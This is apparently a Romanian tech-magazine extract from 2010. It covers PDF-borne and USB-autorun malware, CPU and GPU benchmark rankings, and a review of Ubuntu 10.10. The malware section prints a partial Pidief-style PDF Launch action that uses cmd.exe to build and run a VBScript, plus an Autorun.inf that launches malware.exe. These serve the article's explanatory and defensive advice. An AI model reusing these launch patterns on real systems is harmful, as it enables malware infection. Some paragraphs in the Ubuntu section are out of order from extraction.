dintre atacurile malware bazate pe web au ca țintă vulnerabilitățile din Reader-ele de PDF-uri

1 Ascuns: cod distribuit în fișiere PDF

Documentele PDF sunt alcătuite din obiecte: text, fonturi, spații, formulare sau etichete. În 100 de pagini există cel puțin 10.000 de obiecte. Trucul? Hackerii împart și distribuie codul periculos către mai multe obiecte astfel încât să nu fie detectate de programele antivirus.

```

/Type /Action /S /Launch /Win << /F (cmd.exe) /
f=fso.OpenTextFile(„doc.pdf”, 1, True) >>
script.vbs && echo s=InStr(pf,“SS”) >>
batscript.vbs Click the „open” button to view this document:
    
```

2 Combinat: Reader-ul încarcă PDF-ul și assemblează codul



Reader-ul deschide un PDF; assemblează diferitele obiecte PDF și afișează conținutul corespunzător parametrilor din obiect. Astfel Adobe Reader execută script-urile din diferite obiecte – fie JavaScript, fie VBScript (în cazul exploit-ului Pidief). Comenzile din script assemblează întregul script din diferitele obiecte pentru ca la sfârșit să îl execute pentru a produce, de exemplu, un buffer overflow.

```

obj 8 0 Type: /Action Referencing: << /Type /Action /S /
Launch /Win << /F (cmd.exe) /P (/c echo Set
fso=CreateObject(„Scripting.FileSystemObject”) > script.
vbs && echo Set
f=fso.OpenTextFile(„doc.pdf”, 1, True) >>
script.vbs && echo pf=f.ReadAll >>
script.vbs && echo s=InStr(pf,“SS”) >>
script.vbs && echo e=InStr(pf,“EE”) >>
script.vbs && echo s=Mid(pf,s,e,s) >>
    
```



Cum vă protejați computerul de fișiere PDF infectate



Alternative Din moment ce majoritatea exploit-urilor de PDF-uri au ca țintă Adobe Reader, vă recomandăm un Reader alternativ cum ar fi Foxit Reader. Evident, și acesta trebuie actualizat în mod regulat.

Antivirus	Version	Last Update	Result
AhnLab-V3	2010.10.18.01	2010.10.18	Win-Trojan/Office.6297
AntiVir	7.10.12.233	2010.10.18	TR/Drop.Agent.ajp
Antiy-AVL	2.0.3.7	2010.10.18	Trojan/Win32.Office.ge
Authentium	5.2.0.5	2010.10.17	ZIP/Bredolab.A/Camelot
Avast	4.8.1351.0	2010.10.17	Win32/Malware-gen
Avast5	5.0.594.0	2010.10.17	Win32/Malware-gen
AVG	9.0.0.851	2010.10.17	FakeAlert
BitDefender	7.2	2010.10.18	Trojan.Generic.4956613
CAT-QuickHeal	11.00	2010.10.18	Trojan.Office.scl
ClamAV	0.96.2.0-st	2010.10.18	Suspicious_Bredolab-virus

Verificarea fișierelor Hackerii trimit fișiere PDF infectate și prin intermediul e-mailului. Pentru a verifica astfel de fișiere folosiți serviciul www.virustotal.com pentru a le analiza.

USB: Risc ridicat de infectare pentru orice device


Nu contează dacă este o cameră, un player MP3 sau un stick USB - pentru malware este ușor să infecteze device-urile USB. Din cauza Windows-ului, virușii vor infecta următorul sistem fără nici un fel de problemă.

PC INFECTAT

Modificat: Malware-ul identifică device-urile USB

Unele tipuri de malware detectează device-urile de stocare externă prin monitorizarea funcției Autorun din Windows. De îndată ce malware-ul detectează un device USB infectat, se copiază pe acesta și scrie o comandă de start (vezi linkurile) în fișierul Autorun.inf, care este ascunsă în directorul rădăcină al mediului de stocare externă.

```
Autorun.inf
1. [AutoRun]
2. open=[malware.exe]
3. icon=[malware.ico]
4. action=Program starten
```



PC-ul infectează stick-ul USB

Livrat: Virușii, de la producător

Foarte neplăcut: Stick-urile USB care sunt infectate încă din producție sau distribuite prin ofertanți „de încredere”. Iată câteva exemple:

Olympus uTough 6010: Din cauza unor erori la departamentul de control al calității, Olympus a vândut 1700 de camere infectate în Japonia.



Stick-uri USB de la IBM: La o conferință de securitate din Australia, IBM a distribuit stick-uri USB infectate vizitatorilor standului său.




Creative Sound Blaster X-Fi Go:

Acest device a fost oferit cu un troian și un vierme ale căror repercusiuni erau foarte severe. Troianul Corelink.D instalează rootkit-ul THK, încarcă troianul Almanahe.V și modifică funcția Autorun. Viermele RJump încarcă troianul JXU și se copiază pe orice stick USB.



Pornit: Funcția Autorun infectează Windows-ul

Dacă mediul de stocare externă este atașat altui computer, Windows-ul execută comanda din Autorun.inf - în acest caz, malware-ul. Pe lângă fișiere de tip .exe, pot fi și cele de tip HTML care, odată ce sunt deschise în browser, redirecționează utilizatorul către un site cu malware.



Device-urile infectează PC-ul




PC-ul UTILIZATORULUI

7 milioane


Viermele Conficker a infectat calculatoare și prin intermediul stick-urilor USB



Cum vă protejați de infectarea prin stick-uri USB



Autostart Funcția de Autostart este complet dezactivată cu ajutorul aplicației „Panda USB vaccine”. Alternativ, stick-urile USB pot fi blocate, ca de exemplu acelea care aparțin altor utilizatori.



Verificare antivirus

Selectați opțiunea „Scan removable storage” din cadrul suitei dumneavoastră de securitate, pentru a o include în procesul de scanare. În mod normal, opțiunea se găsește la setările avansate.



GHID procesoare

Ghidul CHIP vă oferă o imagine de ansamblu asupra pieței de procesoare și de cipuri grafice.

Netbook-urile Atom vor avea cât de curând competitori de temut: la IFA, AMD a făcut o demonstrație live a lui „Fusion”, noua generație de cipuri dezvoltată până acum în secret, cu ușile închise. În aceste APU-uri (Accelerated Processing Units), există integrate un procesor și un nucleu grafic. Acesta din urmă este capabil Direct X 11 și poate „duce” fără probleme jocuri 3D sau filme HD. Benchmark-ul „Flying images” rulează perfect în versiune preliminară de Internet Explorer 9, care suportă accelerare GPU. Primele netbook-uri și sub-notebook-uri cu APU „Zacate” (dual-core, TDP: 18 wați) prezentate la IFA vor apărea pe piață la începutul lui 2011 și vor depăși lejer sistemele dotate cu Atom.


PROCESOARE DESKTOP ȘI MOBILE: Înainte însă ca AMD să ajungă să dețină capul de afiș și la procesoarele desktop, ne întoarcem privirea către Intel, care domină clar această scenă.

Quad-core-ul Core i5-760 din familia Lynnfield a intrat direct pe poziția a șasea în Top 30 – și la cei 180 de euro pe care trebuie să îi scoatem din buzunar, devine o recomandare absolută de cumpărare. Având frec-

vența de 2,8 GHz și 95 de wați TDP, i5-760 rămâne cu foarte puțin în spatele lui i7-870 și costă cu aproape 100 de euro mai puțin – este ideal pentru cei care nu vor să cheltuiască o avere pe puterea de procesare.

Versiunea economică, UM, a lui Intel Core i3-330 este nou intrată în categoria procesoarelor de notebook. Cumpărați de fapt o perioadă dublă de viață a bateriei cu acest procesor de 180 de euro, dar cu pierdere de performanță. Luna aceasta, Core i5-520M oferă cel mai bun raport preț/performanță. În ciuda acestui lucru, cu cei 35 de wați TDP, aparține grupului format din cele mai economice procesoare și asigură o durată de viață bună a bateriei, de 2,5 ore.


CIPURI GRAFICE: NVIDIA s-a întors: cu GeForce GTX 480, aveți la dispoziție cel mai rapid cip grafic, iar GTX 460 reprezintă recomandarea de cumpărare a lunii. 768 de MB memorie video RAM cu 3600 MHz frecvență de tact, potențial ridicat de overclocking, toate la numai 150 de wați TDP și un preț rezonabil de 180 de euro, fac din GTX 460 o alternativă extrem de interesantă pentru un gamer care se uită și în buzunar.



PROCESOARE DESKTOP

Locul	Denumire procesor	Nucleu-Nume de cod	Preț aproximativ (Euro)	Indice de performanță	Index preț/performanță	Tip socket	Număr de nuclee	Frecvență de tact (MHz)	L2-Cache (KByte)	Tip Bus	Proces de fabricație (nm)	Număr de tranzistori (Mil.)	TDP (W)	PCMark Vantage	UT III 1.280 x 1.024 (fps)	Video-Encoding Gordon Knot (Sec.)	Cinebench R10 max. (Cpus (Sec.))
1	Intel Core i7-980X XE	Gulftown	950	100,0	37,9	1366	6	3.333	1.536	QPI6400	32	1.170	130	1.137	141	188	40
2	Intel Core i7-975 XE	Bloomfield	930	87,0	25,5	1366	4	3.333	1.024	QPI6400	45	731	130	1.086	140	199	54
3	Intel Core i7-875K	Lynnfield	320	86,5	72,9	1156	4	2.933	1.024	DMI2500	45	774	95	1.100	138	195	56
4	Intel Core i7-870	Lynnfield	270	82,0	73,6	1156	4	2.933	1.024	DMI2500	45	774	95	1.000	138	213	58
5	AMD Phenom II X6 1090T BE	Thuban	260	79,2	68,9	AM3	6	3.200	3.072	HT4000	45	904	125	922	131	215	60
6	Intel Core i5-760	Lynnfield	180	78,8	98,0	1156	4	2.800	1.024	DMI2500	45	774	95	1.089	138	203	72
7	Intel Core i7-930	Bloomfield	260	77,2	63,8	1366	4	2.800	1.024	QPI4800	45	731	130	937	135	229	63
8	Intel Core i7-860	Lynnfield	250	76,5	64,5	1156	4	2.800	1.024	DMI2500	45	774	95	898	137	230	63
9	Intel Core i7-920	Bloomfield	270	74,2	54,5	1366	4	2.667	1.024	QPI4800	45	731	130	879	135	240	66
10	AMD Phenom II X6 1055T	Thuban	180	72,0	74,7	AM3	6	2.800	3.072	HT4000	45	904	125	824	123	235	69
11	AMD Phenom II X4 965 BE	Deneb	150	71,9	89,3	AM3	4	3.400	2.048	HT4000	45	758	125	933	130	224	79
12	Intel Core i5-750	Lynnfield	180	70,8	71,1	1156	4	2.666	1.024	DMI2500	45	774	95	914	137	242	78
13	Intel Core i5-670	Clarkdale	250	70,4	50,3	1156	2	3.466	512	DMI2500	32	382	73	1.025	124	215	95
14	AMD Phenom II X4 955 BE	Deneb	140	68,8	83,8	AM3	4	3.200	2.048	HT4000	45	758	125	884	129	236	84
15	Intel Core i5-655K	Clarkdale	200	68,8	58,7	1156	2	3.200	512	DMI2500	32	382	73	983	125	217	99
16	Intel Core i5-661	Clarkdale	190	68,3	60,4	1156	2	3.333	512	DMI2500	32	382	87	1.089	116	244	98
17	Intel Core 2 Quad Q9550	Yorkfield	240	68,2	47,6	775	4	2.833	12.288	FSB1333	45	820	95	881	126	263	79
18	Intel Core 2 Quad Q9550s	Yorkfield	310	67,4	35,6	775	4	2.833	12.288	FSB1333	45	820	65	882	126	263	82
19	Intel Core i3-550	Clarkdale	130	66,9	83,0	1156	2	3.200	512	DMI2500	32	382	73	990	120	232	103
20	Intel Core i5-650	Clarkdale	170	66,5	62,3	1156	2	3.200	512	DMI2500	32	382	73	1.061	116	258	101
21	Intel Core 2 Duo E8600	Wolfdale	260	63,7	35,8	775	2	3.333	6.144	FSB1333	45	410	65	1.034	112	240	126
22	Intel Core 2 Quad Q9400	Yorkfield	180	62,7	49,4	775	4	2.666	6.144	FSB1333	45	456	95	821	114	302	87
23	Intel Core 2 Quad Q8400	Yorkfield	140	62,4	62,5	775	4	2.666	4.096	FSB1333	45	456	95	818	112	301	88
24	Intel Core 2 Duo E8500	Wolfdale	180	61,3	46,1	775	2	3.166	6.144	FSB1333	45	410	65	974	108	251	131
25	AMD Athlon II X4 635	Propus	90	60,9	90,4	AM3	4	2.900	2.048	HT4000	45	300	95	779	107	274	98
26	Intel Core 2 Quad Q8300	Yorkfield	130	59,3	57,8	775	4	2.500	4.096	FSB1333	45	456	95	774	106	324	94
27	AMD Athlon II X4 630	Propus	90	59,2	83,1	AM3	4	2.800	2.048	HT4000	45	300	95	754	105	282	103
28	Intel Core 2 Duo E8400	Wolfdale	160	59,0	46,3	775	2	3.000	6.144	FSB1333	45	410	65	930	105	264	138
29	Intel Core i3-530	Clarkdale	95	58,1	74,4	1156	2	2.933	512	DMI2500	32	382	73	841	110	298	117
30	AMD Athlon II X3 435	Rana	65	56,5	100,0	AM3	3	2.900	1.536	HT4000	45	300	95	782	106	275	132

*in KB/s



PROCESOARE MOBILE

Locul	Denumire procesor	Nucleu-Numere de cod	Preț aproximativ (Euro)	Indice de performanță	Indice de preț/performanță	Număr de nuclee	Frecvență de tact (MHz)	L2-Cache (KByte)	FSB (MHz)	TDP (W)	Timp mediu de funcționare*	PCMark05 CPU (Puncte)	Cinebench 9.5.1 x CPU (fps)	Cinebench 9.5.4 x CPU (fps)	3DMark05 CPU (Puncte)	3DMark01 (default) Chipset	3DMark01 (default) GeForce 120M GT	
1	Intel Core i7-920XM	Clarksfield	1.050	100,0	30,7	4	2.000	8.192	DMI 2500	55	98	7.955	623	1.563	13.876	—	22.000	35.000
2	Intel Core i7-820QM	Clarksfield	540	97,3	55,1	4	1.733	8.192	DMI 2500	45	120	7.725	611	1.494	13.670	—	21.500	34.500
3	Intel Core i7-720QM	Clarksfield	370	95,4	75,8	4	1.600	6.144	DMI 2500	45	120	7.651	598	1.470	13.220	—	21.000	34.000
4	Intel Core i7-620M	Arrandale	340	95,1	81,7	2	2.666	3.072	DMI 2500	35	154	7.105	663	1.339	13.950	6.125	20.000	33.000
5	Intel Core i5-520M	Arrandale	220	88,0	100,0	2	2.400	3.072	DMI 2500	35	154	6.803	576	1.187	13.851	6.100	19.000	32.000
6	Intel Core 2 Extreme QX9300	Penryn	1.040	87,4	20,7	4	2.533	12.288	FSB1066	45	120	7.555	464	1.459	12.255	6.000	18.000	30.000
7	Intel Core 2 Quad Q9100	Penryn	850	84,9	23,2	4	2.266	12.288	FSB1066	45	120	7.489	459	1.340	12.127	5.950	17.700	29.500
8	Intel Core i5-430M	Arrandale	200	83,5	94,0	2	2.266	3.072	DMI 2500	35	154	6.695	513	1.127	13.490	5.925	17.600	29.250
9	Intel Core 2 Duo T9900	Penryn	530	80,8	32,1	2	3.066	6.144	FSB1066	35	154	6.922	558	1.034	11.487	5.900	17.400	29.000
10	Intel Core i3-330M	Arrandale	180	73,0	69,8	2	2.133	3.072	DMI 2500	35	154	5.591	452	975	12.388	5.800	17.000	28.000
11	AMD Phenom II X4 N930	Danube	230	72,3	53,0	4	2.000	2.048	HT1800	35	154	6.020	338	1.072	13.481	5.750	16.800	27.500
12	Intel Core 2 Duo P9500	Penryn	350	71,2	33,3	2	2.533	6.144	FSB1066	25	216	6.514	467	854	10.631	5.700	16.200	27.000
13	Intel Core 2 Duo SP9600	Penryn	320	70,8	35,8	2	2.533	6.144	FSB1066	25	216	6.512	464	847	10.551	5.600	15.900	26.500
14	Intel Core 2 Duo P8700	Penryn	200	68,1	51,0	2	2.533	3.072	FSB1066	25	216	5.866	469	836	10.075	5.400	15.300	25.500
15	AMD Phenom II X3 N830	Danube	200	63,8	41,9	3	2.100	1.536	HT1800	35	154	5.065	334	926	11.370	5.200	14.800	24.500
16	Intel Core 2 Duo T8300	Penryn	240	63,6	34,6	2	2.400	3.072	FSB800	35	154	5.805	437	810	8.533	5.100	14.400	24.000
17	AMD Phenom II X4 P920	Danube	280	58,4	23,0	4	1.600	2.048	HT1800	25	216	4.810	271	894	10.755	5.050	13.000	22.000
18	AMD Turion X2 Ultra ZM-86	Griffin	180	52,0	25,2	2	2.400	2.048	HT1800	35	154	4.300	342	609	8.750	5.000	12.000	20.000
19	Intel Core 2 Duo T6500	Penryn	90	51,9	50,1	2	2.100	2.048	FSB800	35	154	4.401	369	695	6.889	4.900	11.600	19.000
20	Intel Pentium Dual T4200	Penryn	70	48,6	52,9	2	2.000	1.024	FSB800	35	154	5.006	352	621	5.460	4.700	—	—
21	Intel Core i5-520UM	Arrandale	240	45,4	12,6	2	1.066	3.072	DMI 2500	18	300	3.812	369	553	5.888	4.650	—	—
22	Intel Core i3-330UM	Arrandale	180	39,1	10,7	2	1.066	3.072	DMI 2500	18	300	3.642	247	514	5.423	4.600	—	—
23	Intel Core 2 Duo SU9600	Penryn	290	38,3	6,3	2	1.600	3.072	FSB800	10	480	3.566	298	543	4.003	4.550	—	—
24	Intel Core 2 Duo SU7300	Penryn	180	33,9	7,0	2	1.300	3.072	FSB800	10	480	3.184	254	468	3.745	4.500	—	—
25	Intel Pentium SU4100	Penryn	90	31,9	11,6	2	1.300	2.048	FSB800	10	480	3.121	234	410	3.715	4.300	—	—
26	Intel Celeron-M 743	Penryn	100	27,3	6,6	1	1.300	1.024	FSB800	10	480	3.014	238	238	3.500	3.700	—	—
27	AMD Athlon Neo MV-40	Huron	50	27,0	12,7	1	1.600	512	HT1800	15	360	2.150	231	231	4.951	3.500	—	—
28	Intel Atom N450	Pineview	60	11,8	0,9	1	1.666	512	FSB667	5,5	800	1.497	93	139	1.070	3.100	—	—
29	VIA Nano U2250	Isaiah	80	11,8	0,7	1	1.300	1.024	FSB800	5	600	1.588	142	142	655	3.300	—	—
30	Intel Atom N270	Diamondville	40	11,5	1,2	1	1.600	512	FSB533	2,5	800	1.491	90	135	1.050	3.100	—	—

* pe un acumulator cu 6 celule

PROCESOARE GRAFICE

Locul	Cip grafic	Mărimea și tipul memoriei (MB)	Preț aproximativ (Euro)	Indice de performanță	Indice de preț / performanță	Frecvență procesor (MHz)	Frecvență Shader-e (MHz)	Frecvență memorie (MHz)	Bus intern (bit)	Unified Shader	Proces de producție pe (nm)	Număr de tranzistori (mil.)	Puere maximă consumată (W)	Crysis (fps)	Enemy Territory: Quake Wars (fps)	World in Conflict (fps)	Company of Heroes (fps)
1	ATI Radeon HD 5970	2 x 1.024/GDDR5	590	100,0	21,8	725	—	4.000	2 x 256	3.200	40	4.300	294	109	170	81	16.361
2	nVidia GeForce GTX 480	1.536/GDDR5	450	84,5	24,1	700	1.401	3.696	384	480	40	3.200	320	85	113	90	14.975
3	ATI Radeon HD 5870	1.024/GDDR5	490	82,1	21,5	850	—	4.800	256	1.600	40	2.154	188	80	124	82	14.302
4	nVidia GeForce GTX 470	1.280/GDDR5	290	76,0	33,7	607	1.215	3.348	320	448	40	3.200	215	70	97	89	13.183
5	ATI Radeon HD 5850	1.024/GDDR5	260	74,4	36,7	725	—	4.000	256	1.440	40	2.154	151	68	105	82	12.736
6	nVidia GeForce GTX 460	768/GDDR5	180	68,9	100,0	675	1.350	3.600	192	336	40	1.950	150	60	76	94	12.131
7	nVidia GeForce GTX 465	1.024/GDDR5	220	66,5	38,8	607	1.215	3.206	256	352	40	3.200	200	55	78	87	11.616
8	nVidia GeForce GTX 275	896/GDDR3	240	65,4	35,0	633	1.404	2.400	448	240	55	1.400	216	56	65	90	11.332
9	ATI Radeon HD 4890	1.024/GDDR5	250	64,1	32,9	850	—	3.900	256	800	55	959	190	54	83	80	10.339
10	ATI Radeon HD 5770	1.024/GDDR5	160	59,7	47,9	800	—	4.800	128	800	40	1.040	108	45	69	80	9.421
11	nVidia GeForce GTX 260	896/GDDR3	160	55,8	44,8	575	1.242	1.998	448	216	65	1.400	182	46	57	84	9.256
12	ATI Radeon HD 5830	1.024/GDDR5	230	55,0	70,3	840	—	4.400	256	1.120	40	2.150	175	40	73	68	12.732
13	ATI Radeon HD 4870	512/GDDR5	220	54,9	32,1	750	—	3.600	256	800	55	965	157	37	76	82	8.625
14	ATI Radeon HD 5750	1.024/GDDR5	140	54,0	49,6	700	—	4.600	128	720	40	1.040	86	40	61	73	8.446
15	ATI Radeon HD 4850	1.024/GDDR3	95	48,9	66,1	625	—	1.986	256	800	55	956	114	34	62	73	7.258
16	nVidia GeForce 9800 GTX+	512/GDDR3	130	46,7	46,1	738	1.836	2.200	256	128	55	754	141	32	60	81	6.808
17	nVidia GeForce GTS 250	1.024/GDDR3	130	46,1	45,6	738	1.836	2.200	256	128	55	330	141	36	41	80	7.353
18	ATI Radeon HD 4830	512/GDDR3	95	43,4	58,7	575	—	1.800	256	640	55	956	80	31	52	67	6.203
19	ATI Radeon HD 5670	1.024/GDDR5	95	40,4	54,6	775	—	4.000	128	400	40	627	61	28	41	62	5.976
20	nVidia GeForce 9800 GT	512/GDDR3	110	37,8	44,1	600	1.500	1.800	256	112	65	754	110	27	37	69	5.793
21	nVidia GeForce 9600 GT	512/GDDR3	100	33,4	43,0	650	1.625	1.800	256	64	65	505	95	21	44	58	4.614
22	ATI Radeon HD 5570	1.024/GDDR3	75	30,0	51,4	650	—	1.800	128	400	40	627	43	19	27	49	4.330
23	ATI Radeon HD 4670	512/GDDR3	70	28,9	53,1	750	—	2.000	128	320	55	514	59	20	32	51	3.611
24	nVidia GeForce GT 220	512/GDDR3	55	23,0	53,8	720	1.566	1.800	128	48	40	486	50	15	23	40	3.461
25	ATI Radeon HD 4650	512/GDDR2	55	17,2	40,2	600	—	1.000	128	320	55	514	48	11	17	30	2.204
26	ATI Radeon HD 5550	1.024/GDDR2	70	17,0	31,1	550	—	800	128	320	40	627	45	10	14	27	2.303
27	nVidia GeForce 9500 GT	512/GDDR3	55	12,8	29,9	550	1.375	1.600	128	32	65	314	50	8	9	27	2.039
28	ATI Radeon HD 4550	512/GDDR3	40	10,5	33,6	600	—	1.800	64	80	55	242	25	7	11	19	1.158
29	ATI Radeon HD 5450	512/GDDR3	45	10,5	29,9	650	—	1.600	64	80	40	292	19	7	11	16	1.285
30	ATI Radeon HD 4350	512/GDDR2	30	7,6	32,5	650	—	800	64	80	55	242	20	5	6	12	707



Linux perfect, într-un număr aniversar

Cum poate fi un Linux **RAPID**, frumos și cu toate programele de care aveți nevoie.

IONUȚ BĂLAN

Au trecut încă șase luni de la ultima versiune Ubuntu (bănuiesc că știți de planul dezvoltatorilor de la Canonical, care au promis că la fiecare șase luni vor lansa câte o versiune nouă). Poate că dacă noua lansare nu s-ar fi făcut în data de 10.10.2010 în jurul orei 10:10 pentru versiunea 10.10 a lui Ubuntu, aș fi ales să nu vorbesc despre ea. Pentru că primul Ubuntu a fost 4.10 (în luna 10 din 2004), cu versiuni noi la fiecare șase luni, vorbim fix peste 6 ani de Ubuntu 10.10. O cifră rotundă.

Întâmplarea a făcut ca în ziua de duminică, în preajma lansării, să lucrez chiar din Ubuntu și să văd imediat disponibilitatea la download (în mod normal, Ubuntu 10.10 nu va apărea ca upgrade pentru Ubuntu 10.04 dat fiind că nu este o versiune LTS – Long Time Support – și doar cele LTS apar ca upgrade). Motiv pentru care l-am instalat, fără să stau să mă gândesc prea mult, pe toate cele trei laptopuri pe care le am. De obicei nu fac așa ceva și sigur nu pe sistemele personale.

Laptopul de la birou (Toshiba Tecra S5) este mașina de test pe care fac toate experimentele.

Mi s-a părut interesant să văd ce propune Ubuntu 10.10 în data de 10.10.2010. Prima instalare (upgrade de fapt) am făcut-o pe netbook-ul meu HP mini 311, unde versiunea anterioară de Ubuntu era personalizată destul de mult: drivere speciale, cu suport de decodare GPU pentru ION și versiuni modificate pentru placa de rețea WiFi Broadcom.

Direct la upgrade

Zis și făcut. Clic pe butonul de upgrade din modulul Update Manager și procesul a pornit. A durat aproape o oră, în special din cauza faptului că procesorul ATOM N270 ce echipază netbook-ul nu este tocmai cel mai rapid. În timpul acesta am putut să lucrez fără probleme la calculator, nefiind întrerupt de mesaje de confirmare sau de alte cerințe. Singurul aspect pe care l-am remarcat a fost că, înainte de restart, operația de

60% din procesor. Normal, era sub 7% în orice situație. Bănuiala s-a îndreptat către driver-ul NVIDIA, ce putea fi o problemă. Ulterior, am descoperit că așa a și fost: eu aveam un driver original NVIDIA (descărcat și instalat manual de pe site de la NVIDIA), iar acum avea conflicte cu Nouveau, cel adus de Ubuntu 10.10. Oprirea serverului grafic (CTRL+ALT+F1, introducerea contului de utilizator și a parolei urmată de /etc/init.d/gdm stop) și reinstalarea manuală a celei

Ubuntu 10.10 e robust. Vine doar cu pachetele software de care are nevoie orice utilizator. E gata pentru navigarea pe internet, editarea de documente, poze și filme, redarea de material multimedia și comunicarea cu prietenii.

upgrade a analizat toate update-urile de kernel pe care le-am făcut și le-a eliminat automat de pe hard disk, considerând pe bună dreptate că nu mai sunt necesare.

Prima încărcare a lui Ubuntu 10.10 părea că merge perfect. Icon-urile erau la locul lor, driver-ul WiFi funcționa și accelerarea video era prezentă. Wallpaper-ul era cel folosit de mine, la fel și desklet-urile. Chiar m-am bucurat că operația a reușit.

Din păcate, la numai câteva minute de la folosire, am remarcat lipsa vitezei cu care eram obișnuit în Ubuntu. Aplicațiile se deschideau foarte greu și aproape orice operație dura o veșnicie. Am verificat lista de procese și am detectat că Xorg folosește peste


mai noi versiuni de driver NVIDIA au rezolvat problema pe moment. La repornire, problema a reapărut. Rezolvarea vine prin dezinstalarea driver-ului Nouveau și a celui NVIDIA, urmată de readucerea celei mai noi versiuni de pe site.

Perfect din prima

La polul opus se află experiența de upgrade de pe un laptop Acer Aspire, unde Ubuntu 10.10 s-a instalat perfect în mai puțin de 30 de minute. Fără nici o problemă și cu exact aceleași funcționalități. De parcă nici nu a existat o schimbare de sistem de operare și versiuni de aplicații. Pe considerentele de mai sus am refăcut instalarea (pe curat) și



Pentru internet: o selecție de aplicații pentru toate gusturile.



E-mail, Twitter și Facebook: implicit cu Evolution și Gwibber.

pe netbook-ul HP mini, cu cele mai bune rezultate. În momentul acela, am putut să observ o schimbare interesantă în procesul de instalare: pe măsură ce sunt copiate fișierele, în paralel se pot face setările extra: setările regionale, contul de utilizator etc. Ca să nu mai stați la final să introduceți datele de identificare. Tot în momentul instalării, dacă există o conexiune activă la net, se poate opta pentru aducerea și aplicarea automată a celor mai noi update-uri, inclusiv a pachetelor lipsă legate de suportul multimedia și Flash/Java. Chiar vă sfătuiesc să faceți instalarea cu calculatorul conectat la internet ca să vedeți cât de simplu este.

Țineți cont doar de modul în care se vor monta partițiile pe care le mai aveți pe hard disk. Să specificați corect parametrii dacă doriți ca ele să fie disponibile automat, după încărcarea sistemului de operare. Altfel îi veți spune de fapt vrăjitorului de instalare să formateze discul și poate vă treziți (ca mine) că nu mai aveți date pe o anumită partiție – la instalare am ales să setez automat partiția D ca să apară în /media/Windows. Nu am fost atent și am bifat opțiunea de FAT32 în loc de NTFS și ca urmare partiția a devenit FAT32, ștergându-se automat toate datele. Închizând paranteza, instalarea lui Ubuntu 10.10 e foarte simplă și accesibilă oricui. Trebuie doar puțină atenție.

Cu ce vă delectați

Presupunând că aveți deja Ubuntu 10.04 cu pachetele la zi, nu veți sesiza diferențe majore. Mai ales dacă folosiți Evolution drept client de e-mail. Ubuntu 10.10 continuă integrarea cu serviciile de mesagerie și socializare direct pe desktop. Gwibber e clientul de Twitter, Evolution cel de e-mail și Empathy cel de mesagerie instant. Setarea conturilor se face pe fiecare aplicație în parte. Cu toate acestea, pe desktop, în bara de meniu există o intrare în care sunt grupate unificate toate informațiile legate de aplicațiile menționate mai sus: adică ce e-mailuri sunt necitite, ce mesaje sunt primite pe Twitter sau instant messenger. Știu că în versiunea anterioară nu m-am împăcat prea bine cu funcția. Acum pare mai finisată și poate fi setată relativ ușor de oricine.



Update-uri: aici se urmăresc update-urile pe căile de comunicare via web.

Firefox este browser-ul de internet implicit pe Ubuntu 10.10. MPlayer rulează filmele, Rhythmbox fișierele audio, OpenOffice.org 3.2 e soluția de editare office. Mai sunt câteva jocuri, există Shotwell ca manager de fotografii în locul F-Spot – eu îl găsesc mai finisat și mă bucur că și cei de la Canonical au considerat că e nimerit să îl impună.

